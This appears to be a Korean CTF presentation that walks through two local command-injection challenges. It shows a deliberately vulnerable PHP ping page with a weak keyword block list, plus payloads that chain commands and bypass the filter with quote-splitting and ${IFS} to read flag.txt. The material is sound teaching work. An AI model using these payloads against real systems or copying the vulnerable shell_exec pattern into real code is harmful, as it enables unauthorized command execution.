

JBU CTF

발 표 자 허 송 이



CONTENTS

01 Command-Injection

Command-Injection2 02



Command-Injection

난이도: 하

- 출제 의도 -

1. Command Injection이 무엇인지 알려준다.
2. 리눅스 명령어를 적절하게 이용할 수 있는지 확인한다.

Command-Injection

난이도: 하

Challenge

0 Solves


Command-Injection

점수미정

문제를 따라가보세요!

그럼 답이 보일 것입니다!

<http://127.0.0.1/ctf/command-injection/ci.php>



The screenshot shows a web browser window with a single tab titled 'Document'. The address bar displays the URL '127.0.0.1/ctf/command-injection/ci.php'. The page content features a large heading 'Command Injection' in a bold, black, serif font. Below the heading, there are two lines of Korean text: '네트워크 상에서 호스트간 통신을 확인하는 페이지입니다.' and '통신이 가능한지 알고 싶은 호스트의 IP주소를 입력해주세요.'. At the bottom of the form area, there is a text input field and a button labeled '제출' (Submit).


Document x +

← → ↻ 🏠 127.0.0.1/ctf/command-injection/ci.php

Command Injection

네트워크 상에서 호스트간 통신을 확인하는 페이지입니다.

통신이 가능한지 알고 싶은 호스트의 IP주소를 입력해주세요.




The screenshot shows a web browser window with a single tab titled 'Document'. The address bar displays '127.0.0.1/ctf/command-injection/ci.php'. The page content includes a main heading 'Command Injection', two paragraphs of Korean text, and a form with an input field containing '127.0.0.1' and a '제출' (Submit) button.

Command Injection

네트워크 상에서 호스트간 통신을 확인하는 페이지입니다.

통신이 가능한지 알고 싶은 호스트의 IP주소를 입력해주세요.



Document x +

← → ↺ 🏠 127.0.0.1/ctf/command-injection/ci.php?cmd=PING%20127.0.0.1%20(127.0.0.1)%2

Command Injection

그러면 호스트간 통신 확인뿐만 아니라 서버에 저장되어 있는 파일까지 확인할 수 있게 됩니다.

이처럼, 시스템 명령어를 실행할 수 있는 곳에 두 개의 명령을 한줄에 동시에 실행할 수 있도록 하는 연결자(, & 등)를 이용하여 원하는 명령을 실행시키는 공격을 Command Injection이라고 합니다.

flag는 flag.txt 파일 안에 존재합니다.
Command Injection을 이용하여 flag를 찾으세요!

제출

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.106 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt min/avg/max/mdev = 0.051/0.078/0.106/0.023 ms  
a  
ci.php  
ci2.php  
f  
g  
l
```

Document x +

← → ↺ 🏠 127.0.0.1/ctf/command-injection/ci.php?cmd=PING%20127.0.0.1%20(127.0.0.1)%20

Command Injection

그러면 호스트간 통신 확인뿐만 아니라 서버에 저장되어 있는 파일까지 확인할 수 있게 됩니다.

이처럼, 시스템 명령어를 실행할 수 있는 곳에 두 개의 명령을 한줄에 동시에 실행할 수 있도록 하는 연결자(;, & 등)를 이용하여 원하는 명령을 실행시키는 공격을 Command Injection이라고 합니다.

flag는 flag.txt 파일 안에 존재합니다.
Command Injection을 이용하여 flag를 찾으세요!

제출

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.106 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt min/avg/max/mdev = 0.051/0.078/0.106/0.023 ms  
a  
ci.php  
ci2.php  
f  
g  
t
```

```
find -name flag.txt
```

```
ls (directory)
```



```
cat ./g/flag.txt
```

```
more ./g/flag.txt
```



Command-Injection2

난이도: 중

- 출제 의도 -

1. Command Injection 우회 방법을 익히도록 한다.
2. Command Injection에 대해 숙지하고 있는지 확인한다.

Command-Injection2

난이도: 중

Challenge

0 Solves

Command-Injection2

점수미정

또, Command-Injection 문제입니다!

이 문제에서는 여러 문자들이 필터링 되어 있는데요.

이를 우회해보세요!

<http://127.0.0.1/ctf/command-injection2/ci.php>




```
<?php
if( isset( $ _POST['submit'] ) ) {
    $target = $_REQUEST[ 'command' ];
    $substitutions = array(
        '&&' => '',
        ';' => '',
        '|' => '',
        '||' => '',
        'cat' => '',
        'head' => '',
        'tail' => '',
        'more' => '',
        'fold' => '',
        'grep' => '',
        'tac' => '',
        'less' => '',
        'nl' => '',
        'rev' => '',
        'sort' => '',
        'diff' => '',
        'ls' => '',
        'find' => '',
        ' ' => '|',
    ),
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    if( strstr( php_uname( 's' ), 'Linux' ) ) {
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
    else {
        $cmd = shell_exec( 'ping ' . $target );
    }

    //echo "<pre>{$cmd}</pre>";
    echo "<meta http-equiv='refresh' content='0; url=http://127.0.0.1/ctf/command-injection2/ci.php?cmd=".nl2br($cmd)."'>";
}
?>
```

```
$substitutions = array(
```

```
'&&' => '|',  
';' => '|',  
'|' => '|',  
'||' => '|',
```

```
'cat' => '|',  
'head' => '|',  
'tail' => '|',  
'more' => '|',  
'fold' => '|',  
'grep' => '|',  
'tac' => '|',  
'less' => '|',  
'nl' => '|',  
'rev' => '|',  
'sort' => '|',  
'diff' => '|',  
'ls' => '|',  
'find' => '|',  
' ' => '|',
```

```
);
```

&&: 앞 명령어가 참이면 뒤 명령어 실행

127.0.0.1&&ls

127.0.0.1&& ls

```
$substitutions = array(  
    '&&' => '',  
    ';' => '',  
    '|' => '',  
    '||' => '',  
    'cat' => '',  
    'head' => '',  
    'tail' => '',  
    'more' => '',  
    'fold' => '',  
    'grep' => '',  
    'tac' => '',  
    'less' => '',  
    'nl' => '',  
    'rev' => '',  
    'sort' => '',  
    'diff' => '',  
    'ls' => '',  
    'find' => '',  
    '' => '|',  
);
```

싱글 쿼터 이용

'c'at flag.txt
'm'ore flag.txt

```
$substitutions = array(  
    '&&' => '',  
    ';' => '',  
    '|' => '',  
    '||' => '',  
    'cat' => '',  
    'head' => '',  
    'tail' => '',  
    'more' => '',  
    'fold' => '',  
    'grep' => '',  
    'tac' => '',  
    'less' => '',  
    'nl' => '',  
    'rev' => '',  
    'sort' => '',  
    'diff' => '',  
    'ls' => '',  
    'find' => '',  
    '' => '',  
);
```

싱글 쿼터 이용 또는 다른 명령어


'l's (directory)

dir (directory)

```
$substitutions = array(  
    '&&' => '',  
    ';' => '',  
    '|' => '',  
    '||' => '',  
    'cat' => '',  
    'head' => '',  
    'tail' => '',  
    'more' => '',  
    'fold' => '',  
    'grep' => '',  
    'tac' => '',  
    'less' => '',  
    'nl' => '',  
    'rev' => '',  
    'sort' => '',  
    'diff' => '',  
    'ls' => '',  
    'find' => '',  
    ' ' => '',  
);
```

환경변수 이용


'c'at\${IFS}flag.txt



**find -name
flag.txt**

ls (directory)





Command-Injection.c

rw----- exmainer examiner

Command-Injection

rwsr-xr-x exmainer examiner

flag.txt

rw----- examiner examiner

1. 소스코드만 보면 풀 수 있는 문제

2. 소스코드 이해와 감이 필요한 문제

THANK
YOU

발 표 자 허 송 이